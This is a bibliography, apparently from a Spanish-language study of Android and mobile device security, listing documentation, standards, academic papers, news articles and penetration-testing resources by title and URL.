[ARTANDR] "Entendiendo el impacto de ART, la nueva máquina virtual de Android", http://www.elandroidelibre.com/2014/08/entendiendo-el-impacto-de-art-la-nueva-maquina-virtual-de-android.html

[ASKWIRE] “Searching for content inside packets ?”, https://ask.wireshark.org/questions/25767/searching-for-content-inside-packets

[AUTOUPD] "Update downloaded apps", https://support.google.com/googleplay/answer/113412?hl=en

[AVASTMA] "Has the Windows Phone Store become a new target for hackers?", https://blog.avast.com/2015/10/06/has-the-windows-phone-store-become-a-new-target-for-hackers/

[BBCNEWS] "Taking pictures with your phone", http://news.bbc.co.uk/2/hi/science/nature/1550622.stm

[BINDGAR] Aleksandar Gargenta, "Deep Dive into Android IPC/Binder Framework at Android Builders Summit 2013", http://events.linuxfoundation.org/images/stories/slides/abs2013_gargentas.pdf, 2013.

[BLOGCUB] "Binder: Communication Mechanism of Android Processes", http://www.cubrid.org/blog/dev-platform/binder-communication-mechanism-of-android-processes/

[BLOGTHI] "¿Cuál es la diferencia entre el Jailbreak en iOS y el ROOT en Android?", http://blogthinkbig.com/diferencia-entre-jailbreak-y-root/

[BLUEPAB] "#MundoHacker: 3 ataques vía bluetooth (y por qué deberían preocuparte)", http://www.pabloyglesias.com/mundohacker-bluetooth/

[BOUNCER] "Android and Security", http://googlemobile.blogspot.com.ar/2012/02/android-and-security.html

[CERTTHR] Paul Ruggiero, Jon Foote, "Cyber Threats to Mobile Phones", 2011

[CHARGET] "Cell Phone Battery History", http://chargetech.com/cell-phone-battery-history/

[CHECKBL] "BrainTest - A New Level of Sophistication in Mobile Malware", http://blog.checkpoint.com/2015/09/21/braintest-a-new-level-of-sophistication-in-mobile-malware/

[CHROSIG] "Signal Desktop", https://whispersystems.org/blog/signal-desktop/

[CISCIOT] "Internet of Things (IoT)", http://www.cisco.com/web/solutions/trends/iot/overview.html

[CISCVPN] "What is a VPN", http://www.cisco.com/web/ES/solutions/es/vpn/index.html

[CNETSMA] "What, exactly, is a smartbook? Highlights from the show floor", http://www.cnet.com/news/what-exactly-is-a-smartbook-highlights-from-the-show-floor/

[CODETHE] "An Overview of Android Binder Framework", http://codetheory.in/an-overview-of-android-binder-framework/

[COMPMOV] "Explicación de la vulnerabilidad de USSD en Android", http://computacionmovil-ar.blogspot.com.ar/2012/09/explicacion-de-la-vulnerabilidad-de.html

[COMPNUD] "Nude celebrity pictures posted online after alleged iCloud hack", http://www.computerweekly.com/news/2240227886/Nude-celebrity-pics-posted-online-after-alleged-iCloud-hack

[COMPSEC] Dieter Gollmann, "Computer security", John Wiley & Sons, 2da. edición., 2006

[COMPWEE] "Smartphone users unaware of hacking risks", http://www.computerweekly.com/news/2240228176/smartphone-users-unaware-of-hacking-risks

[COMSCOR] "Number of Mobile-Only Internet Users Now Exceeds Desktop-Only in the U.S.", http://www.comscore.com/Insights/Blog/Number-of-Mobile-Only-Internet-Users-Now-Exceeds-Desktop-Only-in-the-U.S?

[CONSCOM] "Caller ID and Spoofing", https://consumercomplaints.fcc.gov/hc/en-us/articles/202654304-Caller-ID-and-Spoofing

[CRYPSTA] William Stallings, "Cryptography and network security principles and practice", Quinta edición, 2011.

[DASHAND] "Dashboards", https://developer.android.com/about/dashboards/index.html

[DEVCIPH] "Cipher", http://developer.android.com/reference/javax/crypto/Cipher.html

[DEVPSPE] "IvParameterSpec", http://developer.android.com/reference/javax/crypto/spec/IvParameterSpec.html

[DEVRAND] "SecureRandom", http://developer.android.com/reference/java/security/SecureRandom.html

[DEVSIGN] "Signing Your Applications", http://developer.android.com/intl/es/tools/publishing/app-signing.html

[DEVSKEY] "SecretKeySpec", http://developer.android.com/reference/javax/crypto/spec/SecretKeySpec.html

[DIANNEH] "LKML - Dianne Hackborn", https://lkml.org/lkml/2009/6/25/3

[DIGANTI] "Do you need antivirus on Android? We asked the experts", http://www.digitaltrends.com/mobile/do-you-need-antivirus-on-android/

[DIGITRE] "A complete history of the camera phone", http://www.digitaltrends.com/mobile/camera-phone-history/

[DISCOMP] Misty E. Vermaat, Susan L. Sebok, Steven M. Freund, Jennifer T. Campbell, Mark Frydenberg, "Discovering Computers: Tools, Apps, Devices, and the Impact of Technology", Cengage Learning, 2016.

[DNAIIOT] "Looking ahead: Smartphones and their place in the Internet of Things", http://www.dnaindia.com/scitech/report-smartphones-and-their-place-in-the-internet-of-things-data-transfer-safety-2089285

[DRIVEPC] "Instalar y usar "Google Drive para Mac/PC", https://support.google.com/drive/answer/2374989?rd=1

[DROIRAN] Yajin Zhou, Zhi Wang, Wu Zhou, Xuxian Jiang, "Hey, You, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets", 2012.

[EBAYPHO] "5 Different Types of Phone Battery Technologies Explained and How to Buy Them", http://www.ebay.co.uk/gds/5-Different-Types-of-Phone-Battery-Technologies-Explained-and-How-to-Buy-Them-/10000000177989705/g.html

[ECLIPEN] "An update on Eclipse Android Developer Tools", http://android-developers.blogspot.com.ar/2015/06/an-update-on-eclipse-android-developer.html

[EFFMGPS] "El Problema con los Teléfonos Móviles", https://ssd.eff.org/es/module/el-problema-con-los-tel%C3%A9fonos-m%C3%B3viles

[EFFOGPS] "El Problema con los Teléfonos Móviles", https://ssd.eff.org/es/module/el-problema-con-los-tel%C3%A9fonos-m%C3%B3viles

[ELINAMP] "Android Mainlining Project", http://elinux.org/Android_Mainlining_Project

[EMBANDR] Karim Yaghmour, "Embedded Android", O'Reilly, 2013

[EMULATO] "Android Emulator", http://developer.android.com/tools/help/emulator.html

[ENCDATA] "Encrypt your data", https://support.google.com/nexus/answer/2844831?hl=en

[ENCRCEN] "What is full disk encryption in Android Lollipop?", http://www.androidcentral.com/what-full-disk-encryption-android-lollipop

[ENHAQRC] Shuang Zheng, Linfan Zhang, "Enhancing QR Code Security", 2015.

[EXPLODB] "AirDroid - Unauthenticated Arbitrary File Upload", https://www.exploit-db.com/exploits/37504/

[FAQAND1] "Frequently Asked Questions", http://source.android.com/source/faqs.html#why-did-we-open-the-android-source-code

[FAQAND2] "Frequently Asked Questions", http://source.android.com/source/faqs.html#what-is-the-android-open-source-project

[FDROIDA] "About", https://f-droid.org/about/

[FDROIDM] "F-Droid", https://f-droid.org/repository/browse/

[FILEDIR] "FileDir.com", https://filedir.com/

[FORTINE] Fortinet, "The World’s First Mobile Malware Celebrates its 10th Birthday", 2014.

[FOSSDRO] "Fossdroid: Free and open source Android apps", https://fossdroid.com/

[FREETYP] "FreeType", https://es.wikipedia.org/wiki/FreeType

[FSECURE] "Threat Description Trojan: Android/droidkungfu.c", https://www.f-secure.com/v-descs/trojan_android_droidkungfu_c.shtml

[GARTDRO] "Gartner Says Worldwide Smartphone Sales Recorded Slowest", http://www.gartner.com/newsroom/id/3115517

[GARTIOE] "The Internet of Things and the Enterprise", http://www.gartner.com/smarterwithgartner/the-internet-of-things-and-the-enterprise/

[GARTIOT] "Internet of Things", http://www.gartner.com/it-glossary/internet-of-things/

[GARTPRE] "Gartner Says By 2018, More Than 50 Percent of Users Will Use a Tablet or Smartphone First for All Online Activities", http://www.gartner.com/newsroom/id/2939217

[GARTSTA] "Gartner Says Worldwide Smartphone Sales Recorded Slowest Growth Rate Since 2013", http://www.gartner.com/newsroom/id/3115517

[GARTTRE] "Gartner Identifies the Top 10 Strategic Technology Trends for 2015", http://www.gartner.com/newsroom/id/2867917

[GOODRIV] "Empezar a trabajar con la aplicación Drive para Android", https://support.google.com/drive/answer/1688488?hl=es

[GOOFOTO] "Back up photos from your mobile device",

https://support.google.com/photos/answer/6193313?rd=1

[GOOUSER] "Android for Work Security white paper", https://static.googleusercontent.com/media/www.google.com/es/AR/work/android/files/android-for-work-security-white-paper.pdf

[GROPERM] "Review app permissions thru Android 5.9", https://support.google.com/googleplay/answer/6014972?hl=en

[GRUPAND] “[ROOT] Defy MB525 y Defy+ MB526 (Dos Metodos)”, http://www.grupoandroid.com/topic/35734-root-defy-mb525-y-defy-mb526-dos-metodos/

[GSMVULN] Mohsen Toorani, Ali A. Beheshti, "Solutions to the GSM Security Weaknesses", 2010.

[GUARPRO] "The Guardian Project", https://guardianproject.info/

[HARCONC] Azzam Mourad, Marc-André Laverdière, Mourad Debbabi, "Security Hardening of Open Source Software", Noviembre, 2006.

[HARDTEX] "Google Android Hardening Checklist", https://security.utexas.edu/handheld-hardening-checklists/android

[HARUNIX] Prashant Kumar Patra, Padma Lochan Pradhan, "Hardening of UNIX Operating System", 2009.

[HOWGEEK] "How to Manage App Permissions on Android 6.0", http://www.howtogeek.com/230683/how-to-manage-app-permissions-on-android-6.0/

[HOWUPDA] "How to update Android smartphone or tablet", http://www.pcadvisor.co.uk/how-to/google-android/how-update-android-smartphone-or-tablet-summary-3614890/

[IBMASEC] Enrique Ortiz, "Understanding security on Android", IBM, 2010.

[IDCSTAT] "Worldwide Smartphone Market Posts 11.6% Year-Over-Year Growth in Q2 2015, the Second Highest Shipment Total for a Single Quarter, According to IDC", http://www.idc.com/getdoc.jsp?containerId=prUS25804315

[IJSRMOB] Nadhirah binti Nazri, Noor Azian binti Mohamad Ali, Jamaludin Ibrahim, "Survey on Mobile and Wireless Security Awareness: User Perspectives", 2015.

[INFOSCR] "Configuración de seguridad", https://support.google.com/nexus/answer/2824802?hl=es-419&ref_topic=3416293

[INFOSEC] "Introduction to Cryptography", http://www.infosectoday.com/Articles/Intro_to_Cryptography/Introduction_Encryption_Algorithms.htm

[INFOWEE] "Apps To Unite Smartphones, IoT", http://www.informationweek.com/mobile/mobile-devices/apps-to-unite-smartphones-iot/d/d-id/1320222

[INSMARK] "Inside Market", http://www.insydemarket.com/

[IOSBETA] "AirDrop exploit can be used to push malicious apps to iOS and OS X", http://betanews.com/2015/09/16/airdrop-exploit-can-be-used-to-push-malicious-apps-to-ios-and-os-x/

[IOSSPOO] "Address spoofing vulnerability discovered in Mobile Safari on iOS 5.1", http://arstechnica.com/apple/2012/03/address-spoofing-vulnerability-discovered-in-mobile-safari-on-ios-51/

[IOTPAPE] Chandrakanth, Venkatesh, Mahesh, Naganjaneyulu, "Internet of Things", Octubre, 2014.

[ITWOMDM] "How mobile device management works", http://www.itworld.com/article/2742154/mobile/how-mobile-device-management-works.html

[JARSIGN] "jarsigner - JAR Signing and Verification Tool", http://docs.oracle.com/javase/6/docs/technotes/tools/solaris/jarsigner.html

[JARSINT] "Understanding Signing and Verification", https://docs.oracle.com/javase/tutorial/deployment/jar/intro.html

[JAVCIPH] "Cipher", https://docs.oracle.com/javase/7/docs/api/javax/crypto/Cipher.html

[JDKORAC] “Java SE Downloads”, http://www.oracle.com/technetwork/es/java/javase/downloads/index.html

[KERFEAT] "Android Kernel Features", http://elinux.org/Android_Kernel_Features

[KEYTOOL] "keytool - Key and Certificate Management Tool", http://docs.oracle.com/javase/6/docs/technotes/tools/solaris/keytool.html

[KINDMOB] "Computer Basics: Mobile Devices", http://www.gcflearnfree.org/computerbasics/9/print

[LIFEHAC] "Send Anywhere Transfers Files Quickly and Securely Across Devices", http://lifehacker.com/send-anywhere-transfers-files-quickly-and-securely-acro-1576763031

[LINADIC] "¿Realmente Android es un sistema open-source?", http://www.linuxadictos.com/realmente-android-es-un-sistema-open-source.html

[LINETTE] "ettercap(8)", http://linux.die.net/man/8/ettercap

[LINPERM] "Understanding Linux File Permissions", https://www.linux.com/learn/tutorials/309527-understanding-linux-file-permissions

[LWNOOMK] "Taming the OOM killer", http://lwn.net/Articles/317814/

[MADPRES] "13 detenidos por estafas con el método de la web spoofing", http://madridpress.com/not/201639/-13-detenidos-por-estafas-con-el-metodo-de-la-web-spoofing-/

[MANBYOD] Martin Brodin, Jeremy Rose, "Management Issues For Bring Your Own

Device", Junio, 2015.

[MANPERM] “Manifest.permission”, https://developer.android.com/reference/android/Manifest.permission.html

[MAPRIOT] "Internet of Things", https://www.mapr.com/solutions/enterprise/internet-of-things

[MARKAND] "Alternative app stores", http://www.appfutura.com/blog/alternative-app-stores/

[MCAFFSH] "What is Shoulder Surfing?", https://blogs.mcafee.com/consumer/what-is-shoulder-surfing/

[MCCSTAT] Saeid Abolfazli, Zohreh Sanaeia, Mohammad Hadi Sanaeia, Mohammad Shojafarb, Abdullah Gania, "Mobile Cloud Computing: The state-of-the-art, challenges, and future research", Septiembre, 2011.

[MDMCOMO] "How mobile device management works", https://dm.comodo.com/solutions/mobile-device-management/

[MDROIDA] "MDroid Apps", http://mdroidapps.com/

[METAFRA] "Comparing Editions: Metasploit Framework vs. Metasploit Pro", https://community.rapid7.com/docs/DOC-2281

[METAVER] "Metasploit: Penetration Testing Software", http://www.rapid7.com/products/metasploit/editions.jsp

[MOBIECO] “What is a mobile ecosystem”, http://learndatamodeling.com/blog/what-is-mobile-ecosystem/

[MOBIPHI] Hossain Shahriar, Tulin Klintic, Victor Clincy, "Mobile Phishing Attacks and Mitigation Techniques", Julio, 2015.

[MOTODRI] "Where can I download the USB drivers for my device?", https://motorola-global-portal.custhelp.com/app/answers/detail/a_id/88481

[MSFCOMM] “Msfconsole Commands”, https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

[MSFCONS] “Using the Msfconsole interface”, https://www.offensive-security.com/metasploit-unleashed/msfconsole/

[MSFVENO] “MSFvenom”, https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

[NACICEL] "Celulares: crecen los reclamos por el cobro de contenidos no solicitados", http://www.lanacion.com.ar/1758617-celulares-crecen-los-reclamos-por-el-cobro-de-contenidos-no-solicitados

[NISTFOR] Rick Ayers, Sam Brothers, Wayne Jansen, "Guidelines on Mobile Device Forensics", NIST, Septiembre, 2013.

[NISTGUI] Murugiah Souppaya, Karen Scarfone, "Guidelines for managing and securing mobile devices in the Enterprise (draft)", NIST, Junio, 2013.

[NISTSEC] Karen Scarfone, Wayne Jansen, Miles Tracy, "Guide to General Server Security - Recommendations of the National Institute of Standards and Technology", Julio, 2008

[NISTWNS] Tom Karygiannis, Les Owens, "Wireless Network Security - 802.11, Bluetooth and Handheld Devices", NIST, 2002.

[NULBYTE] “Hack Android Using Kali (UPDATED and FAQ)”, http://null-byte.wonderhowto.com/how-to/hack-android-using-kali-updated-and-faq-0164704/

[OFFMETE] “Meterpreter Basic Commands”, https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

[OHAOVER] "Alliance Overview", http://www.openhandsetalliance.com/oha_overview.html

[OMETERH] "Making Hardware Just Work", http://ometer.com/hardware.html

[OPENDIS] "Alternative Distribution Options", http://developer.android.com/distribute/tools/open-distribution.html

[OPENSOU] "The Open Source Definition", https://opensource.org/osd-annotated

[OVEMALW] Fan Wu, Hira Narang, Dwayne Clarke, "An Overview of Mobile Malware and Solutions", Octubre, 2014

[PADDAES] "Using Padding in Encryption", http://www.di-mgt.com.au/cryptopad.html

[PALBIND] "Binder Kit", http://www.angryredplanet.com/~hackbod/openbinder/docs/html/BinderKit.html

[PALOAPP] "Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store", http://researchcenter.paloaltonetworks.com/2015/09/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/

[PALOXGH] "Malware XcodeGhost Infects 39 iOS Apps, Including WeChat, Affecting Hundreds of Millions of Users", http://researchcenter.paloaltonetworks.com/2015/09/malware-xcodeghost-infects-39-ios-apps-including-wechat-affecting-hundreds-of-millions-of-users/

[PANDASE] "Protege tu privacidad y desactiva el GPS de la cámara de tu móvil", http://www.pandasecurity.com/spain/mediacenter/consejos/protege-tu-privacidad-y-desactiva-el-gps-de-tu-camara-del-movil/

[PANLADM] "Administrador de dispositivos Android", https://www.google.com/android/devicemanager

[PAPSHOU] Florian Schaub, Ruben Deyhle, Michael Weber, "Password Entry Usability and Shoulder Surfing Susceptibility on Different Smartphone Platforms", Diciembre, 2012.

[PARANDR] "ABS: Android security underpinnings", https://lwn.net/Articles/540196/

[PCMGMDM] "The Best Mobile Device Management (MDM) Solutions of 2016", http://www.pcmag.com/article/342695/the-best-mobile-device-management-mdm-software-of-2016

[PCWSPOO] "Android stock browser vulnerable to URL spoofing", http://www.pcworld.com/article/2924912/android-stock-browser-vulnerable-to-url-spoofing.html

[PENTEST] "Pen Test (Penetration Testing) definition", http://searchsoftwarequality.techtarget.com/definition/penetration-testing

[PERMAND] "Permissions - Patterns", https://www.google.com/design/spec/patterns/permissions.html#permissions-usage

[PHONEAR] "Here's how screen size preferences have changed through the years (infographic)", http://www.phonearena.com/news/Heres-how-screen-size-preferences-have-changed-through-the-years-infographic_id71924

[PLAYABO] "The Google Play Opportunity", https://developer.android.com/distribute/googleplay/about.html

[PLAYAPP] "Tarifas de transacción", https://support.google.com/googleplay/android-developer/answer/112622?hl=es-419&ref_topic=6075663

[PLAYCER] "Cerberus anti-robo", https://play.google.com/store/apps/details?id=com.lsdroid.cerberus&hl=es_419

[PLAYOVE] "Google Play", https://play.google.com/intl/en_us/about/overview/index.html

[PLAYPUB] "Publishing Overview", http://developer.android.com/tools/publishing/publishing_overview.html

[PLAYREG] "¿Es la primera vez que usas la Consola para programadores de Google Play? Aprende los conceptos básicos.", https://support.google.com/googleplay/android-developer/answer/6112435?hl=es-419

[PRACSEC] Woongryul Jeon, Jeeyeon Kim, Youngsook Lee, Dongho Won, "A practical analysis of smartphone security", 2011.

[PREGEOS] Krishna P. N. Puttaswamy∗, Shiyuan Wang, Troy Steinbauer, Divyakant Agrawal, Amr El Abbadi, Christopher Kruegel, Ben Y. Zhao, "Preserving Location Privacy in Geo-Social Applications", 2012.

[PREYBLO] "Prey arrives for mobiles: Android version available", https://preyproject.com/blog/2010/01/prey-arrives-on-mobiles-android-version-available

[PRISAND] "Android", https://prism-break.org/es/categories/android/

[PRISMBR] "Opta por salir de los programas globales de vigilancia de datos como PRISM, XKeyscore y Tempora.", https://prism-break.org/es/

[PROOFCO] "Proof of Concept (POC)", https://www.techopedia.com/definition/4066/proof-

of-concept-poc

[PROPERS] "Ayuda y soporte", http://www.personal.com.ar/ayudaysoporte/#/individuos/soporte/17/53/160

[PROTCHI] "Know the Risks Text/multi-media messaging", http://mobility.protectchildren.ca/know-the-risks/text-messaging-instant-messaging

[PROXAND] "Connect to Wi-Fi networks", https://support.google.com/nexus/answer/2819519?hl=en

[PROXYIU] "What is a proxy server?", https://kb.iu.edu/d/ahoo

[QRSECUR] A. Sankara Narayanan, "QR Codes and Security Solutions", Julio, 2012.

[RANDORG] "Random String Generator", https://www.random.org/strings/

[REPOBUG] "Report Bugs", http://source.android.com/source/report-bugs.html

[RFC3966] "rfc3966", http://www.rfc-editor.org/rfc/rfc3966.txt

[RFC3986] "RFC 3986 - Uniform Resource Identifier (URI): Generic Syntax", https://tools.ietf.org/html/rfc3986

[RISBYOD] “Benefits vs. Risks of Implementing a BYOD (Bring Your Own Device) Policy”, http://www.jonasconstruction.com/blog/benefits-vs-risks-implementing-byod-bring-your-own-device-policy/

[ROOTEXP] "Root+Boot+AIO", http://www.mediafire.com/?5d82batkh7hwm6z

[SAMCLAS] "Project 3: Sniffing for Passwords with Wireshark (10 Points)", https://samsclass.info/120/proj/p3-wireshark.htm

[SDKMANA] "SDK Manager", http://developer.android.com/tools/help/sdk-manager.html

[SECETTE] "Ettercap", http://sectools.org/tool/ettercap/

[SECINCO] Charles Pfleeger, Shari Pfleeger, Jonathan Margulies, "Security in Computing", Quinta edición, 2015.

[SECKERN] "System and kernel security", http://source.android.com/devices/tech/security/overview/kernel-security.html

[SECMDMS] Keunwoo Rhee, Woongryul Jeon, Dongho Won, "Security Requirements of a Mobile Device Management System", 2012

[SECOVER] "Security", http://source.android.com/tech/security/index.html

[SECPERM] "System Permissions", http://developer.android.com/guide/topics/security/permissions.html

[SECSUPE] "What is Url Spoofing?", http://www.securitysupervisor.com/security-q-a/network-security/262-what-is-url-spoofing

[SEGPRAC] Nicolás Macia, Einar Lanfranco, Paula Venosa, Carlos Damián Piazza

Orlando, Sebastian Exequiel Pacheco Veliz, "Seguridad en dispositivos móviles: un enfoque práctico", 2014.

[SEGUINF] "El ataque USSD Codes en Android (borrado remoto) funciona en HTC, Motorola y Sony", http://blog.segu-info.com.ar/2012/09/el-ataque-ussd-codes-en-android-borrado.html

[SENDPRO] "Send Anywhere - Product", https://send-anywhere.com/web/page/product

[SENDTRA] "What is the difference between a basic file and 24 hour file transfer?", https://send-anywhere.zendesk.com/hc/en-us/articles/210404147-What-is-the-difference-between-a-basic-file-and-24-hour-file-transfer-

[SIGBLOG] "Free, Worldwide, Encrypted Phone Calls for iPhone", https://whispersystems.org/blog/signal/

[SIGNMAN] "Signing Your Applications", http://developer.android.com/tools/publishing/app-signing.html#signing-manually

[SISMODE] Andrew Tanenbaum, "Sistemas Operativos Modernos", Pearson Educación, Tercera Edición, 2009.

[SLASHGE] "Tablets killed Smartbooks says Qualcomm CEO", http://www.slashgear.com/tablets-killed-smartbooks-says-qualcomm-ceo-08101260/

[SLIBIND] Jim Huang, "Android IPC Mechanism", Marzo, 2012.

[SLIDEME] "SlideME", http://slideme.org/

[SMARAWA] Alexios Mylonas, Anastasia Kastania, Dimitris Gritzalis, "Delegate the Smartphone User? Security Awareness in Smartphone Platforms", 2013.

[SMRTLCK] "Configurar el dispositivo para el desbloqueo automático", https://support.google.com/nexus/answer/6093922?hl=es-419

[SMSSPOO] "SMS spoofing: Mobile advertising enemy number one", http://www.mobilemarketer.com/cms/opinion/columns/1610.html

[SMUDGES] Adam J. Aviv, Katherine Gibson, Evan Mossop, Matt Blaze, and Jonathan M. Smith, "Smudge Attacks on Smartphone Touch Screens", 2010.

[SNIFFTU] "Sniffer espiando el trafico en nuestra red local", http://hacking-pentesting.blogspot.com.ar/2013/09/sniffer-espiando-nuestra-red-local.html

[SOAPPSE] "Application security", http://source.android.com/security/overview/app-security.html

[SOUANDR] "Android Interfaces and Architecture", http://source.android.com/devices/index.html

[SPOOPHI] "Internet Crime Schemes", http://www.ic3.gov/crimeschemes.aspx#item-14

[SPOOVER] Neil B. Riser, "Spoofing: An Overview of Some the Current Spoofing Threats", SANS Institute Reading Room site, Julio, 2001

[STACKLA] "What are the benefits of an N-layered architecture?", http://stackoverflow.com/questions/2637114/what-are-the-benefits-of-an-n-layered-architecture

[STANAES] Federal Information Processing Standards Publications (FIPS PUBS), "FIPS PUB 197 - Advanced Encryption Standard (AES)", NIST, Noviembre, 2001.

[STATIST] "Number of apps available in leading app stores 2015", http://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/

[STATPHI] Jason Hong, "The Current State of Phishing Attacks", 2012

[SURVLIN] Frank Maker, Yu-Hsuan Chan, "A survey on Android vs. Linux", 2009.

[SYMAITU] "Internet Security Threat Report 2015", Symantec_annual_internet_threat_report_ITU2015.pdf, 2015

[TAXONET] Simon Hansman, "A Taxonomy of Network and Computer Attack Methodologies", 2003.

[TECHTAR] "Attack vector definition", http://searchsecurity.techtarget.com/definition/attack-vector

[TECUSSD] "What is USSD (Unstructured Supplementary Service Data)?", http://searchnetworking.techtarget.com/definition/USSD

[TELBLOG] "10 Billion Telegrams Delivered Daily", https://telegram.org/blog/10-billion

[TESBIND] Thorsten Schreiber, "Android Binder - Android Interprocess Communication", Octubre, 2011.

[TIMESOC] "Teenagers unaware of social media privacy risks: Study", http://timesofindia.indiatimes.com/tech/social/Teenagers-unaware-of-social-media-privacy-risks-Study/articleshow/46609324.cms

[TLSWIKI] "Transport Layer Security", https://es.wikipedia.org/wiki/Transport_Layer_Security#Navegadores

[TOOLSDK] "Tools Help", http://developer.android.com/tools/help/index.html

[UNDEMOB] Suprateek Sarker, John D. Wells, "Understanding mobile handheld device use and adoption", Diciembre, 2003.

[UNKSOUR] "Proteger el dispositivo de aplicaciones dañinas", https://support.google.com/nexus/answer/2812853?hl=es-419&ref_topic=3416293

[USACERT] "Protecting Portable Devices: Physical Security", https://www.us-cert.gov/ncas/tips/ST04-017

[USINSIG] "Using Signal", https://github.com/WhisperSystems/Signal-Android/wiki/Using-Signal

[USOMOVI] Nicolás Macia, Einar Lanfranco, Paula Venosa, Alejandro Sabolansky, Carlos Damián Piazza Orlando, Sebastian Exequiel Pacheco Veliz, "Uso de dispositivos móviles

y BYOD: su impacto en la seguridad", 2015.

[VPNANDR] "Conectarse a redes privadas virtuales (VPN)", https://support.google.com/nexus/answer/2819573?hl=es-419&ref_topic=3416342

[WANDHIS] "Android (operating system)", http://en.wikipedia.org/wiki/Android_(operating_system)#History

[WEBSPOO] Edward W. Felten, Dirk Balfanz, Drew Dean, Dan S. Wallach, "Web Spoofing: An Internet Con Game", Febrero, 1997

[WHATZIP] “What Is Zipalign In Android And How To Make Apps Zipaligned [Complete Guide]”, http://www.addictivetips.com/mobile/what-is-zipalign-in-android-and-how-it-works-complete-guide/

[WHISWHA] "Open Whisper Systems partners with WhatsApp to provide end-to-end encryption", https://whispersystems.org/blog/whatsapp/

[WIKFEAT] "List of features in Android", http://en.wikipedia.org/wiki/List_of_features_in_Android

[WIKIOHA] "Open Handset Alliance", http://en.wikipedia.org/wiki/Open_Handset_Alliance#Products

[WIKPLAY] "Google Play", https://en.wikipedia.org/wiki/Google_Play

[WILLSTA] William Stallings, "Sistemas operativos", Prentice Hall, 2005

[WINPHON] "Uso de un PIN para bloquear la tarjeta SIM", http://www.windowsphone.com/es-es/how-to/wp7/basics/use-a-pin-to-lock-my-sim-card

[WIREDSM] "In Less Than Two Years, a Smartphone Could Be Your Only Computer", http://www.wired.com/2015/02/smartphone-only-computer/

[WIRESHA] "About Wireshark", https://www.wireshark.org/about.html

[WIRSIGN] "Signal, the Snowden-Approved Crypto App, Comes to Android", http://www.wired.com/2015/11/signals-snowden-approved-phone-crypto-app-comes-to-android/

[YALESEC] "Physical Security for mobile devices", http://its.yale.edu/secure-computing/physical-security/physical-security-mobile-devices

[ZIMPSTA] "Experts Found a Unicorn in the Heart of Android", https://blog.zimperium.com/experts-found-a-unicorn-in-the-heart-of-android/

[ZITMOAN] "Android Online Banking Security Risk: Zbot & Zitmo", https://www.bankvaultonline.com/blog/2015/08/13/android-online-banking-risks/